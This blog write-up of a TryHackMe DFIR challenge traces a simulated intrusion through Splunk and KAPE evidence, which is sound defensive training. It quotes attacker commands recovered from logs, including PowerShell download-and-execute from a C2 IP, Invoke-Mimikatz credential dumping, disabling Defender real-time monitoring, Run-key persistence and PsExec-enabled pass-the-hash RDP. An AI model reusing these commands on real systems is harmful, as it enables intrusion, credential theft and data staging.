| Follow @anir0y | |
|---|---|
| Zero Tolerance |  |
Zero Tolerance is a medium DFIR challenge that drops you into an MSSP on day one of a zero-tolerance contract: one missed critical alert and the client walks. A persistence alert has already fired, and you get two evidence sources to reconstruct what happened, a Splunk instance holding Windows Event Logs, Sysmon, and PowerShell logs from two hosts, plus a KAPE triage collection from the compromised machine. There is no exploitation here, just fourteen questions that march through an entire intrusion in order. It pairs well with my Splunk 101 notes and the carving-heavy Extracted walkthrough.
The whole room is a single task, but the questions trace a clean kill chain: initial access on a workstation, C2, persistence, credential theft, defense evasion, lateral movement to a backup server, and finally collection and staging. I worked it from Splunk’s REST API and a local parse of the KAPE triage, correlating the two. Everything below runs against the authorized lab only.
Setup: two hosts, one index
The first query is always a census. Every event lands in index=zerotolerance, split across two hosts:
  index=zerotolerance | stats count by sourcetype host
  #  WinEventLog | JP-BROWN-WS  (Sysmon + Security + PowerShell)
  #  WinEventLog | BKUP-SRV01   (the backup server)
JP-BROWN-WS is jp.brown’s workstation, the beachhead. BKUP-SRV01 is the backup server, which turns out to be the lateral-movement target. Knowing the two hosts up front keeps every later question anchored to the right machine. The attack itself happened on 2025-11-14, so I set earliest=0 on every search; the THM dataset is backdated and the default time picker returns nothing.
A mistake worth owning. I started by parsing the KAPE Sysmon log locally and filtered out every 10.x destination as “internal noise.” That hid the C2 completely, because the attacker’s server sits inside the same 10.10.0.0/16 lab range. Treating RFC1918 as automatically benign is exactly how you miss an internal pivot or a C2 that lives on a compromised neighbor. Splunk, with no such filter, surfaced it in one stats.
Task 1: initial access through a phishing LNK and mshta
The question set opens on the beachhead. A stats count by DestinationIp over Sysmon network events (EventCode=3) makes the C2 jump out immediately: one destination dwarfs everything else.

C:\Windows\Temp\RuntimeBroker.exe beaconed to 10.10.14.174 on port 8080 over twelve thousand times. The real RuntimeBroker.exe lives in System32, so a copy in C:\Windows\Temp is a masquerade. That answers the C2 IP and names the beaconing process. Working backwards from it reconstructs the whole entry:
  # how RuntimeBroker.exe got there
  mshta.exe http://10.10.14.174:80/KsWLx.hta        (parent: explorer.exe)
    -> powershell -WindowStyle Hidden -Command
       "(New-Object Net.WebClient).DownloadFile(
          'http://10.10.14.174:80/RuntimeBroker.exe','C:\Windows\Temp\RuntimeBroker.exe')"
explorer.exe launched mshta.exe, which means the user double-clicked something. Tracing mshta’s parent PID back to explorer, then pivoting into the KAPE triage and Sysmon file-create events (EventCode=15, the mark-of-the-web stream), shows what: TravisClart_Resume.zip was downloaded from the internet, and inside it sat C:\Users\jp.brown\Downloads\TravisClart_Resume.pdf.lnk. A double-extension .pdf.lnk masquerading as a resume, whose shortcut target invokes the LOLBin C:\Windows\System32\mshta.exe against the attacker’s hosted .hta.
That is the classic User Execution chain, so the ATT&CK sub-technique is T1204.002 (User Execution: Malicious File). The honest nuance: the file the user clicked (TravisClart_Resume.pdf.lnk) and the LOLBin it abused (mshta.exe) are separate answers, and the room asks for both. The lure is the file; the signed Windows binary that actually ran the code is the LOLBin.
| Initial-access answer | Value |
|---|---|
| Beachhead host | JP-BROWN-WS |
| Code-execution sub-technique | T1204.002 |
| Malicious file | C:\Users\jp.brown\Downloads\TravisClart_Resume.pdf.lnk |
| LOLBin | C:\Windows\System32\mshta.exe |
| C2 server | 10.10.14.174 |
| C2 beaconing process | C:\Windows\Temp\RuntimeBroker.exe |
Task 1: persistence, credential theft, and defense evasion
With the beacon running, the operator settled in. Sysmon registry-set events (EventCode=13) show the autorun that fired the original alert:

  reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run
    /v SystemMonitor /t REG_SZ /d "C:\Windows\Temp\RuntimeBroker.exe" /f
The persistence path is HKCU\Software\Microsoft\Windows\CurrentVersion\Run\SystemMonitor. A format note that cost me a retry later: Sysmon logs the TargetObject as HKU\S-1-5-21-...\Software\..., but the accepted answer is the HKCU\ form. The room’s answer mask shows a four-character first node (HKCU), not the long HKU\<SID> string, so read the mask before committing.
The rest of the hands-on-keyboard activity is in process-creation events:
  # credential dumping
  powershell -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString(
    '.../Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"

  # defense evasion
  powershell -exec bypass -w hidden -c "Set-MpPreference -DisableRealtimeMonitoring 1 ..."
So the credential-dumping tool and parameter are Invoke-Mimikatz -DumpCreds, and the Defender setting they weakened is DisableRealtimeMonitoring. The mimikatz run harvested the bkup-svc service-account credentials, which is what makes the next hop possible.
Task 1: lateral movement to the backup server
Armed with bkup-svc, the operator reached across to BKUP-SRV01 (10.10.152.240). PsExec did the first remote command:
  PsExec64.exe \\10.10.152.240 cmd /c "reg add
    HKLM\System\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin /t REG_DWORD /d 0 /f"
The PsExec client that initiated this ran as PID 6612 on the beachhead. It flips DisableRestrictedAdmin to 0, enabling Restricted Admin mode so the next step can RDP in with the dumped hash rather than a cleartext password. Seconds later mstsc.exe /restrictedadmin /v:10.10.152.240 fired, and on BKUP-SRV01 a successful 4624 logon appears:
  host=BKUP-SRV01 EventCode=4624
  Logon Type: 10 (RemoteInteractive)   Account: bkup-svc   Source: 10.10.52.82
  Time: 2025-11-14 05:19:42
Source 10.10.52.82 is the beachhead (the same host doing all that C2 beaconing), so this type-10 logon at 2025-11-14 05:19:42 is the threat actor logging into the remote system. Another answer-format trap bit here: I first submitted the time with slashes (11/14/2025) and it was rejected. The mask rendered the date as ten bare asterisks with no /, meaning the separators are dashes (ISO 2025-11-14), because slashes stay literal in THM masks while dashes render as *. Reading the placeholder as a spec, not a suggestion, is the whole game on these.
Task 1: collection and staging on BKUP-SRV01
Inside the backup server, bkup-svc ran an interactive PowerShell that pulled down and executed the collection script:
  powershell -exec bypass -c "Invoke-WebRequest
    -Uri 'http://10.10.14.174:80/Setup-BackupServer.ps1'
    -OutFile 'C:\Windows\Temp\Setup-BackupServer.ps1'; & 'C:\Windows\Temp\Setup-BackupServer.ps1'"
The script itself is in the KAPE triage at C:\Windows\Temp\Setup-BackupServer.ps1, and reading it answers the last two questions outright. Its extension list defines what it hunts for:
$extensions = @('*.bak','*.backup','*.sql','*.mdb','*.accdb','*.vhd', ...)
The first four targeted extensions are .bak, .backup, .sql, .mdb, a database-and-backup grab exactly fitting a bank’s backup server. The script copies matches into a random ~BK#### temp folder, compresses them, and renames the zip to a .dat to blend in:
  $archiveName = "sysbackup_" + (Get-Date -Format 'yyyyMMdd')   # sysbackup_20251114
  $archiveTmp  = "$env:TEMP\$archiveName.dat"
It ran as bkup-svc, so $env:TEMP resolves to that profile and the staged archive is C:\Users\bkup-svc\AppData\Local\Temp\sysbackup_20251114.dat. The script then deletes its working directory, which is why the .dat is not sitting in the triage file set; the path is deterministic from the script plus the execution context, and the leftover PowerShell history in the MFT (Get-ChildItem $env:TEMP -Filter "sysbackup_*.dat") confirms the operator went looking for exactly that file.
| Post-exploitation answer | Value |
|---|---|
| Persistence key | HKCU\Software\Microsoft\Windows\CurrentVersion\Run\SystemMonitor |
| Credential dumping | Invoke-Mimikatz -DumpCreds |
| Defender setting | DisableRealtimeMonitoring |
| Remote-exec initiator PID | 6612 |
| Remote logon time | 2025-11-14 05:19:42 |
| Collection script | C:\Windows\Temp\Setup-BackupServer.ps1 |
| First four extensions | .bak, .backup, .sql, .mdb |
| Staged archive | C:\Users\bkup-svc\AppData\Local\Temp\sysbackup_20251114.dat |
Two takeaways
First, internal is not a synonym for trusted. My one real stumble was filtering 10.x out of the network data as noise, which erased the C2 from view. In a flat lab range, and in plenty of real networks, the command-and-control host, the pivot box, and the exfil collector all wear RFC1918 addresses. Rank Sysmon EventCode=3 by connection count and let volume, not address class, tell you where the beacon is; twelve thousand connections to one host from a Temp-resident binary is the signal regardless of its subnet.
Second, on a guided DFIR room the answer mask is a parser spec, and reading it saves retries. Two of my submissions failed purely on format, the registry key (HKCU versus the Sysmon HKU\<SID> rendering) and the logon time (ISO dashes versus MM/DD/YYYY slashes). THM masks keep slashes, dots, colons, and underscores literal while rendering hyphens as asterisks, so a ten-character date with no visible separator means dashes. The underlying evidence was right both times; the character-exact formatting is a separate step, and checking the placeholder before clicking Check is faster than guessing.
Room solved 100%: 1 task, 14 answers.